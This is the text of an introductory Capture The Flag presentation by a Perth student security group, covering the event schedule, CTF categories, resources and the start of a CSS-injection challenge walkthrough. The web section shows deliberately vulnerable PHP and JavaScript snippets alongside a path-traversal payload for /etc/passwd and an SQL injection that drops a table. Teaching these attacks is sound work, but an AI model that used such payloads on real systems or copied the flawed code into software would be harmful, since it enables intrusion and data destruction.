


PERTH SOCIALWARE

0x01:

Intro to Capture The Flag


```
$ ~/ : groups "socialware"
```



Welcome!

About & Aims


Enjoy!



Telstra


Thanks to Telstra for the
venue!

```
$ ~/ : cat ./housekeeping
```




- Bathrooms need keycard
- Pizza after talk
- Wifi is @CIC - no pw
- The network is NOT in scope

\$ ~/ : groups "socialware"



Acknowledgement of Country

```
$ ~/ : groups "socialware"
```



Schedule:

- 5:30 – 6:00pm – Welcome + Network!
- 6:00 – 7:00pm – Presentation! (this)
- 7:00pm – 8:00pm – Network + CTF Exercises!
- Closing

\$ ~/ : whoami

Who are we?

- Emu Exploit

Captain - Riley aka "toasterpwn"

- HS Student + Vulnerability Researcher

Vice Captain - Rainier aka "teddy" /
"TheSavageTeddy"


- HS Student + CTF addict

Torry aka "torry2"



- security unprofessional

Orlando aka "q3st1on"

- CTF Monke



\$ ~/: whoami




Perth Socialware 0x01

\$ ~/ : date

- What is CTF?
- CTF Culture
- CTF Categories
- Writeups

- Start CTFing TODAY!



```
$ %/: man CTF
```

"Capture the Flag"

Start Hacking! (competitively)

Teams: Solo vs Team


Formats: Attack/Defense, King of the Hill , Jeopardy (focus)

Scoring: Static/Dynamic

Links:



<https://ctftime.org/>

<https://ctf101.org/>




\$ ~/ : whois ctf.culture

- DEF CON 4 (1996)
- Early days (legacy)
- Modern CTFing
- CTF Iceberg (v2)



\$ ~/: ls categories


- web (Web Exploitation)
- forensics (Digital Forensics)
- crypto (Cryptography)
- rev (Reverse Engineering)
- pwn (Binary Exploitation)
- misc (Other)




web

Web Exploitation

- Most "Familiar"
- Web in CTFs
- High Level Vulnerabilities
- Web applications & What they're made of
- How vulnerabilities arise
- Web Interaction w/ Systems




spaceotechnologies.com



web

Web Exploitation

- Common Vulnerabilities
(owasp.org/www-project-top-ten)
- Example (LFI in PHP)
- Example (SQLI in JS)
- Learning Curve
- Code Review / Mitigations



```
<?php
$file = $_GET['page'];
?>

// /vuln.php?page=index.html
// /vuln.php?page=../../../../../../../../etc/passwd
```

```
function query(request) {
  const statement =
    "SELECT value FROM table WHERE " +
    request.body.input;

  // "foobar"
  // "foobar; DROP table;-- "
```

web

Web Exploitation

- Tools

curl/burpsuite/python +sublime text



- Resources

PortSwigger Academy (portswigger.net/web-security)

OWASP "Juice Shop" (owasp.org/www-project-juice-shop)


PicoCTF (picoctf.org)

HackTheBox Challenges (hackthebox.eu) (anything by makelaris)



web

Challenge Example - "Hacking With Style"
from PeCan+ CTF 2023



**Goal is to read
from /secrets**

limited password
character set =
easy to bruteforce



Username:

Password:


I haven't tested this on any non-lowercase letters yet, so use those just to be safe! -Bob

Register

Please note that this form is unencrypted and should only be used for testing purposes. Please do not enter any real credentials. Use a test password instead.

web

Challenge Example - "Hacking With Style"
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We can inject arbitrary CSS that presumably gets loaded by the admin 'bob'



Submit Your CSS Style

Bob is currently accepting submissions for new CSS styles on the website. If you have a cool design you'd like to share, please use the form below to submit your CSS snippet. Bob will review it and might just feature it on the website!


CSS Code:

```
div {  
  background-color: lightblue;  
}
```


Submit

web

